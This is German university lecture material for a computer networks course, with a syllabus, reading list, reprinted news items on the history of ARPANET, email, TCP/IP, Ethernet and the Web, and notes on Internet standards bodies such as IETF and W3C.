

Vorlesungsgliederung **PI2 / DFHI4 - Rechnernetze**

1. Motivation

Was ist das Internet ?
Die geschichtliche Entwicklung des Internet
Internet/Intranet
Internet-Gremien und Organisationen
RFC's was ist das ?

2. Grundlagen der LAN-/WAN-Technologien

Das Paket-Konzept
Netztopologien
Das LAN-Adressierungsschema
Kleine HW-Kunde oder die Netz-HW im Laufe der Zeit
Repeater, Hubs, Bridges und Switches
WAN-Technologien und Routing

3. TCP/IP im UNIX-/Linux- und Microsoft-Umfeld

Protokolle/Protokoll-Stapel
IP-Adressen, Unicast, multicast, Broadcast
Die Verbindung von IP- zu Ethernet-Adresse
IP-Datagramme, Routing, Fragmentierung
ICMP - das IP-Meldungsprotokoll
TCP der zuverlässige Transportdienst
UDP der verbindungslose Transportdienst

Vorlesungsgliederung **PI2 / DFHI4 - Rechnernetze**

4. Netzanwendungen; programmiertechnische Grundlagen und Beispiele

Das Client-Server-Paradigma
Protokolle, Ports und Sockets
Standard-Daemons
Die Socket-Programmierschnittstelle in C- und JAVA-Beispielen
Socket-Basierte UNIX-/Linux- und MS Windows-Utilities
RPC Remote Procedure Call in C-Beispielen
NFS ein RPC-Basierter UNIX-Dienst
RMI - Remote Method Invocation in JAVA-Beispielen

5. Internet-Dienste und deren Funktionsweisen

DNS Domain Name System Aufbau und Funktionsweise
E-mail Elektronische Post Aufbau und Funktionsweise
die Protokolle : SMTP, POP, POPS und IMAP
SPAM, SPAM-Filter, e-mail-Viren, Phishing
WWW World Wide Web Aufbau und Funktionsweise
die Protokolle http, https
Techniken : CGI, Applets, Servlets

Lernziele/Kompetenzen
oder
Welche Befähigung sollen die Studierenden erreichen?

- Die Veranstaltung führt in die Grundlagen von Datennetzen am Beispiel des Internet ein.
- Die Internet-Technologien werden hierfür als beispielhaft herangezogen, da alle Studenten praktische Erfahrung mit dem Umgang von Internet-Diensten wie e-mail, www, ftp etc. besitzen und dennoch die funktionalen Zusammenhänge dieses weltumspannenden Systemes nicht durchschauen.
- Das Internet wird heutzutage als Synonym für Rechnernetze benutzt und die zugrundeliegenden Technologien werden sowohl innerhalb als auch außerhalb von Unternehmen zur Kommunikation und zur Abwicklung von Geschäftsprozessen verwendet.
- Es werden wichtige Konzepte der Computer-Vernetzung und – Kommunikation beispielhaft, auch mit praktischen Übungen, Fallbeispielen und Experimenten direkt am Rechner gelehrt.
- Vom Paketkonzept über den TCP/IP-Protokollstack bis zu Client-Server Beispielprogrammen wird jeder Teilaspekt der Computer-Kommunikation behandelt.
- Es werden, auf der Grundlage des vorher gelehrt, die wichtigsten Internet-Dienste DNS, e-mail und WWW in technischer und sicherheitstechnischer Hinsicht mit allen beteiligten Protokollen und Techniken besprochen.
- Der Studierende kennt nach dieser Vorlesung die funktionalen Zusammenhänge des „Systems Internet“, er kennt den programmiertechnischen Hintergrund von Client-Server-Systemen und weiß wie die wichtigsten Internetdienste arbeiten und welchen sicherheitstechnischen Probleme die einzelnen Dienste aufwerfen.

Erzähle mir und ich vergesse.
Zeige mir und ich erinnere.
Lasse mich tun und ich versteh'e.


Konfuzius, 551-479 v. Chr.

Literaturliste zu

P I 2 / D F H I 4 - Rechnernetze
Dipl. Ing. Wolfgang Pauly

<i>Verfasser</i>	<i>Titel</i>
Douglas E. Comer	Computernetzwerke und Internets (3. Auflage) ISBN 3-8273-7023-X
Douglas E. Comer	TCP/IP Konzepte, Protokolle und Architekturen (4. Auflage) ISBN 3-8266-099-6
G. Lienemann	TCP/IP – Grundlagen (2. Auflage) ISBN 3-88229-180-X
Craig Hunt	TCP/IP Netzwerk Administration (1. Auflage) ISBN 3-930673-02-9
W. Richard Stevens	TCP/IP Illustrated, Volume 1 – The Protocols ISBN 0-201-63346-9
W. Richard Stevens	TCP/IP Illustrated, Volume 2 – The Implementation ISBN 0-201-63346-9
W. Richard Stevens	TCP/IP Illustrated, Volume 1 – TCP for Transactions, HTTP, NTP ... ISBN 0-201-63495-3
W. Richard Stevens	UNIX Networkprogramming, Volume 1, Networking APIs : Sockets ISBN 0-13-490012-X
Markus Zahn	UNIX-Netzwerkprogrammierung mit Threads, Sockets und Ssl ISBN 3-540-00299-5
L. L. Peterson B. S. Davie	Computernetze (3. Auflage), Eine systemorientierte Einführung ISBN 3-8986-242-9
Sonstige Quellen	Zeitschrift iX, Unix-Manualpages, Wikipedia, das WWW

Abb. 2.1:
Entwicklungspha-
sen des Internet in
Anlehnung an
(Rutkowski 1994)






Bild 2.2 zeigt für ARPA von der Firma Bolt, Beranek und Newman (BBN) im Herbst 1968 entwickelt worden. Am 1. September wurde der erste IMP von BBN an die UCLA (University of California at Los Angeles) ausgeliefert, und es konnte mit der Durchführung von Tests begonnen werden. Kurz darauf wurden drei weitere IMPs an die Standorte SRI,

Das ARPANET von September 1969

Hau und MIT

1970

Erste Anwendung mit nur 200 Zeilen Code

E-Mail feiert 30. Geburtstag

San Francisco (CA), 03.10.2001 (wg) - E-Mail, die meist verwendete Anwendung des Internets, feiert in den kommenden Wochen ihren 30. Geburtstag. Erfinder Ray Tomlinson verschickte im Herbst 1971 die erste elektronische Nachricht innerhalb des Arpanet, dem Vorgänger des heutigen Internets.

An den Inhalt kann es sich Tomlinson, der jte als Leiter des Ingenieur bei BBN - technologies beschäftigt, nur in Teilen erinnern. "Ich glaube, das war die erste Zeile von Lincolns Gettysburg-Ansprache", so der Pionier zur Nachrichtenagentur Reuters. "Ich weiß nur noch, dass die gesamte E-Mail aus Versalien bestand."

Die erste E-Mail-Anwendung war ein kleines Programm, das laut Tomlinson aus lediglich 200 Zeilen Code zusammengesetzt war.

Die Online-Version dieser Newsmeldung finden Sie unter
<http://www.computerchannel.de/news.php?newsid=13229>

© 2001 G+J Computer Channel GmbH



20 Jahre TCP/IP

[01.01.2003 17:19]

Heute vor 20 Jahren wurde im damaligen Arpanet, dem Vorläufer des Internet, das Protokoll getauscht: Innerhalb weniger Stunden wechselten die meisten Rechner vom veralteten NCP (Network Core Protocol) zu TCP/IP (Transmission Control Protocol/Internet Protocol). Der Wechsel ging ohne größere technische Probleme vonstatten, hatte doch das Technik-Team um **Jon Postel**[1] bereits Mitte 1982 einen ganzen Tag lang NCP gestoppt und das neue TCP/IP[2] laufen lassen.

TCP/IP wurde von einer Gruppe um **Vint Cerf**[3] und Robert Kahn entwickelt. Das flexible, maschinenunabhängige Protokoll bildet noch heute mit der Version **IP.4**[4] das technische Herzstück des Internet. Dabei war **dass seit 1974**[5] in der Entwicklung befindliche TCP (auch Transmission Control Program genannt) und die ab 1978 als TCP/IP entwickelte Suite nicht für einen solchen Einsatz vorgesehen: "Wir hatten schon eine gute Vorstellung davon, wie TCP/IP skalieren könnte, also auf allen möglichen Systemen arbeiten würde. Aber wir glaubten nicht, damit gegen OSI durchzukommen. Besonders bei euch in Europa glaubte jeder nur an OSI und gab TCP/IP eine Überlebenschance von drei, vier Jahren", erklärte Vint Cerf in einem früheren Interview mit heise online.

OSI[6] war das Open Systems Interconnection Protokoll der ISO, der *International Organization for Standardization*. In jahrelanger Komissionsarbeit wurde jede Einzelheit von OSI festgeschrieben, während sich TCP/IP in der Praxis bewähren konnte. Wie viel Geld in den **OSI-Traum**[7] gebuttert wurde, ein gremieninduziertes Protokoll gegen die "chaotische" Internet-Technik zu setzen, ist bis heute unklar. Mehrere hundert Millionen Euro sind es sicher gewesen. Der Sieg von TCP/IP über die ISO-Anstrengungen wird auf den März 1985 datiert, als über 250 Industrievertreter im Rahmen des IEEE-Kongresses *Infocom 85* in einem dreitägigen Workshop mit den Feinheiten von TCP/IP vertraut gemacht wurden. (*Detlef Borchers*) / (**em**[8]/c't)

URL dieses Artikels:

<http://www.heise.de/newsticker/data/em-01.01.03-003/>

Links in diesem Artikel:


- [1] <http://www.isoc.org/postel/>
- [2] <http://groups.google.com/groups?selm=anews.Aucbvax.4403&output=gplain>
- [3] http://www.worldcom.com/global/resources/cerfs_up/
- [4] <http://rfc.sunsite.dk/rfc/rfc1812.html>
- [5] <ftp://ftp.rfc-editor.org/in-notes/rfc675.txt>
- [6] http://w3.siemens.de/solutionprovider/_online_lexikon/9/f008229.htm
- [7] <http://mikro.org/Events/OS/ref-texte/kalle/sld015.htm>
- [8] <mailto:em@ct.heise.de>



Ethernet wird 30

[22.05.2003 10:07]

Heute vor 30 Jahren -- am 22. Mai 1973 -- wurde das Ethernet von Robert M. Metcalfe[1] in einem Memo zum ersten Mal erwähnt. Am 31. März 1975 meldete er es unter US-Patent-Nr. 4063220 an und am 13. Dezember 1977 wurde der Netzwerkstandard schließlich patentiert[2]. Zum Medientausch konzipiert, stieß der neue Standard eine Entwicklung an, der viele heute standardisierte und selbstverständliche Errungenschaften zu verdanken sind. Mit der am Xerox Palo Alto Research Center entwickelten proprietären Lösung hat jedoch das heutige Ethernet außer dem Namen nicht mehr viel gemeinsam. In seiner Anfangszeit arbeitete es mit einer Bandbreite von etwa 3MBit pro Sekunde; heute wird bereits an Erweiterungen gearbeitet, die 40GBit ermöglichen sollen. Schon heute scheinen 100GBit möglich, damit würde es dem Fibre Channel Konkurrenz machen. Ethernet ist heute Bestandteil der IEEE-802-Spezifikation[3].



Metcalfe's erste Skizze zum "Ether Network" (svh[4]/c't)

URL dieses Artikels:

<http://www.heise.de/newsticker/data/svh-20.05.03-001/>

Links in diesem Artikel:

- [1] <http://www.earthlink.net/about/leaders/board/metcalfe/>
- [2] <http://www.fh-jena.de/~kleine/history/machines/EthernetPatent-US4063220.pdf>
- [3] <http://standards.ieee.org/getieee802/802.3.html>
- [4] <mailto:svh@ct.heise.de>

Netz wurde am 17. Mai 1991 freigeschaltet

World Wide Web feiert zehnten Geburtstag

San Francisco (CA), 18.05.2001 (wg) – Das World Wide Web (WWW) ist am gestrigen Donnerstag zehn Jahre alt geword. D. Tim Berners-Lee, der die Struktur des Netzes 1989 erfunden hatte, schaltete das WWW am 17. Mai 1991 nach einer Präsentation vor dem "C5-Komitee" auf Rechnern des Schweizer CERN [1] frei. Die Entscheidung, die Technologie des WWW freizugeben, fiel allerdings erst im April 1993.


Das WWW, häufig als Synonym für das Internet verwendet, hat sich seitdem zu einem Massenmedium entwickelt. Laut einer Erhebung des Marktforschungsinstituts Nielsen Netratings [2] vom vergangenen April nutzen bereits 379 Millionen Menschen Dienstleistungen im WWW.

Das World Wide Web Consortium [3] (W3C), dem Tim Berners-Lee vorsteht, wacht seit Juli 1994 als anerkannte Standardisierungs-Behörde über die Weiterentwicklung des WWW. Mittlerweile zählt das W3C mehr als 400 Firmen als Mitglieder.

Die Links aus dieser Newsmeldung:
<http://www.web.com/nb.htm>

Etwas ganz Neues brachte die Internet-Gremien: Es wird nicht nationenweise abgestimmt. (Man könnte das ja auch sonst für überholt halten). Ursprünglich machten die Amerikaner alles; später konnten andere mitwirken, ohne dass nach einer deutschen, britischen oder sonst einer *nationalen* Meinung gefragt wird.

Anhand des folgenden Bildes möchte ich nun die heute existierenden Gremien, die technische Normen für das Internet entwickeln, erläutern. Zunächst sehen wir eine Teilung in zwei Bereiche, die stark an die historisch bedingte Dualität von ISO und IEC erinnert.



2.2 Internet Society (ISOC)

Für die Belange des "klassischen" Internets ist die Internet Society zuständig. Sie wurde 1991 gegründet als Dachorganisation für schon bestehende Arbeitsgremien, nämlich Internet Activities Board IAB (seit 1992 Internet Architecture Board), zuständig für allgemeines Management und Strategie, Internet Research Task Force IRTF für Zukunftsfragen, und vor allem Internet Engineering Task Force IETF. Die eigentliche Sacharbeit wird in den Working Groups der IETF geleistet. Ihre Ergebnisse sind die Requests for Comments (RFCs), die ich schon (unter 1.2) erwähnt habe. Wie der Name annimmen lässt, sind es zunächst *Vorschläge* für Spezifikationen oder Normen. Diejenigen RFCs, die schließlich zu Normen erhoben worden sind (derzeit 58), tragen zusätzlich noch eine Nummer als "Standard" (STD).

Hier sind ein paar Beispiele:

RFC 2600	Liste der aktuellen RFCs	STD 1
RFC 791	Internet Protocol (IP)	STD 5
RFC 793	Transmission Control Protocol (TCP)	STD 7
RFC 821	Protokoll für einfache elektronische Post (SMTP)	STD 10
RFC 959	File Transfer Protocol (FTP)	STD 9

Die RFCs sind reine Text-Dateien; sie können im Internet von verschiedenen Quellen abgerufen werden, zum Beispiel www.ietf.org/rfc/rfc1234.txt [statt 1234 die jeweilige Nummer].

Mitglied bei IETF kann jede interessierte Organisation oder Einzelperson werden. Konstruktive Arbeit wird anscheinend hauptsächlich von US-Hochschulen wie MIT und Harvard sowie US-Firmen wie Adobe, Cisco, Sun, IBM, Lucent Technologies geleistet.

Die ISOC hat auch eine Internet Societal Task Force (ISTF), die sich um "gesellschaftliche Fragen" kümmert ... etwa "spreading information and knowledge, dispelling myth and ignorance".

Es gibt ungefähr 70 nationale und regionale "Chapters" der ISOC, z.B. eines für Deutschland, sieben für die USA, fünf für Spanien, und in der russischen Föderation eines für Tatarstan.

2.3 World Wide Web Consortium (W3C)

Die Angelegenheiten des WWW, wie zum Beispiel die Festlegung der schon erwähnten Seitenbeschreibungssprache HTML, wurden zunächst auch im Rahmen der IETF bearbeitet. Nunmehr ist dafür jedoch das W3C zuständig. Es wurde 1994 auf Anregung des schon genannten Erfinders des WWW, Tim Berners-Lee, gegründet. Er wurde Direktor des W3C. Das W3C hat drei "hosts", das sind Organisationen, bei denen das Konsortium seine "Sitze" hat und wo auch ein guter Teil der Arbeit geleistet wird:

- ● MIT, Laboratory for Computer Science (LCS), in Cambridge, Massachusetts;
- ● Keio University in Yokohama, Japan ("für Asien");
- ● Institut National de Recherche en Informatique et en Automatique (INRIA) im "Wissenschaftspark" Sophia-Antipolis bei Nizza und anderen Orten in Frankreich ("für Europa").

Diese "hosts" stellen zusammen das "W3C Team" mit etwa 50 Mitarbeitern.

Mitglieder des W3C können interessierte Organisationen und eingeladene Einzelpersonen sein. Es gibt zur Zeit weltweit etwa 450 Mitgliedsorganisationen, davon ca. 20 deutsche (z.B. Siemens, SAP, T-Online).

Seit 1997 wird auch in regionalen und nationalen Büros gearbeitet. Das Deutsch-Österreichische W3C-Büro ist beim Fraunhofer-Institut für Medienkommunikation (IMK) in St. Augustin angesiedelt.

Wie die ITU bezeichnet das W3C seine fertigen Spezifikationen oder Normen als "Recommendations". Auch diese sind im Internet abrufbar, und zwar unter

www.w3.org/TR/

Hier sind Beispiele für Normen des W3C, die derzeit in Kraft sind:

- HTML – jetzt Version 4.01 (statt früherem RFC 1866 von IETF, für Version 2.0).
- XML (Extended Markup Language – Erweiterung von HTML).
- CSS (Cascaded Style Sheets – zur Gestaltung von Web-Seiten über HTML hinaus).
- PNG (Portable Network Graphics – Grafikformat für Pixelbilder, soll das bisher verbreitete, aber proprietäre Format GIF ersetzen).
- MathML (Mathematical Markup Language, Version 2.0, Recommendation seit 21.02.2001), womit ein Formeleditor für HTML-Seiten und andere mathematische Anwendungen realisiert werden können.
- SVG (Scalable Vector Graphics, Version 1.0, Recommendation seit 04.09.2001); das ist ein Verfahren zur Erstellung von Vektorgrafiken (z.B. Strichzeichnungen) in HTML-Seiten. (Bisher müssen sowohl mathematische Formeln wie auch Strichzeichnungen als Pixelbilder in Web-Seiten eingefügt werden; diese haben ein relativ großes Datenvolumen und sind nicht editierbar).

Und es gibt eine große Menge von Entwürfen in verschiedenen Zuständen der Reife; unter anderem werden studiert:

- Spracherkennung und Sprachsynthese als Elemente eines späteren "Voice Browser", der einen gesprochenen Dialog ermöglichen soll.

Mit den Tabellen 1 und 2 und dem Bild 3 möchte ich das Wesen von HTML und anderen Anwendungen des Markup-Prinzips anschaulich machen.

Tabelle 1 zeigt Beispiele für HTML zur Demonstration der Prinzipien von SGML: Im Quelltext sind zwischen den Zeichen < und > sogenannte "tags", die Anweisungen für Formatierung und Struktur enthalten; in der Tabelle sind sie **rot** hervorgehoben. Meistens gilt ein Befehl (z.B. für "bold", d.h. fett) so lange, bis er durch einen zweiten Befehl, stets mit / als erstem Zeichen (z.B.), aufgehoben wird. Alles, was zwischen < ... > steht, wird im Browser und auf dem bedruckten Papier nicht sichtbar.

Das Internet

Wer hat's erfunden?

Der Siegeszug des Internet begann bereits in den 1960er Jahren

Ein Leben ohne Internet ist heute schwer vorstellbar. Die wenigsten wissen aber, woher das Internet überhaupt kommt. Seine Erfolgsgeschichte startete weit vor seinem Durchbruch in den 1990er Jahren.

Von SZ-Redaktionsmitglied Thorsten Mohr

Saarbrücken. 1,3 Milliarden Menschen nutzen es. Zum Vergnügen, bei der Arbeit, zum Einkaufen: das Internet. Aber was ist dieses Internet überhaupt? Wer hat's erfunden?

In den 1950er Jahren gründete das US-Verteidigungsministerium die Arpa (Advanced Research Projects Agency – Behörde für hochentwickelte Forschungsprojekte). Ihre Aufgabe war unter anderem, ein Netzwerk für die Kommunikation zu schaffen, das in Teilen ausfallen konnte, ohne dass Daten verloren gehen. Um Datenverlust zu verhindern, sollten Informationen nicht am Stück übertragen werden, sondern in Form von Päckchen. Wird eine Verbindung unterbrochen, nehmen sie einen anderen Weg.

Die Geburt des Arpanets

Für diese Aufgabe vergab die Behörde Aufträge, unter anderem an die Universität von Kalifornien. Dort tauschten am 2. September 1969 zwei Computer erstmals Daten aus. In den folgenden Monaten wurden die Unis Stanford, Santa Barbara und Salt Lake City ans Netzwerk angebunden: Das Arpanet, Vorläufer des Internets, war geboren. Später wurden immer mehr wissenschaftliche und militärische Netzwerke Teil des Arpanets. Dabei gab es

aber Kommunikationsprobleme, denn die Netzwerke nutzten zum Teil unterschiedliche Kommunikationsstandards.

Zu Beginn der 1970er Jahre entwickelten die Programmierer Vint Cerf und Bob Kahn das so genannte TCP/IP-Protokoll (Transmission Control Protocol/Internet Protocol), das es Computern erlaubte, über verschiedene Netzwerke hinweg zusammenzukommunizieren. Eine gemeinsame Sprache war geboren.

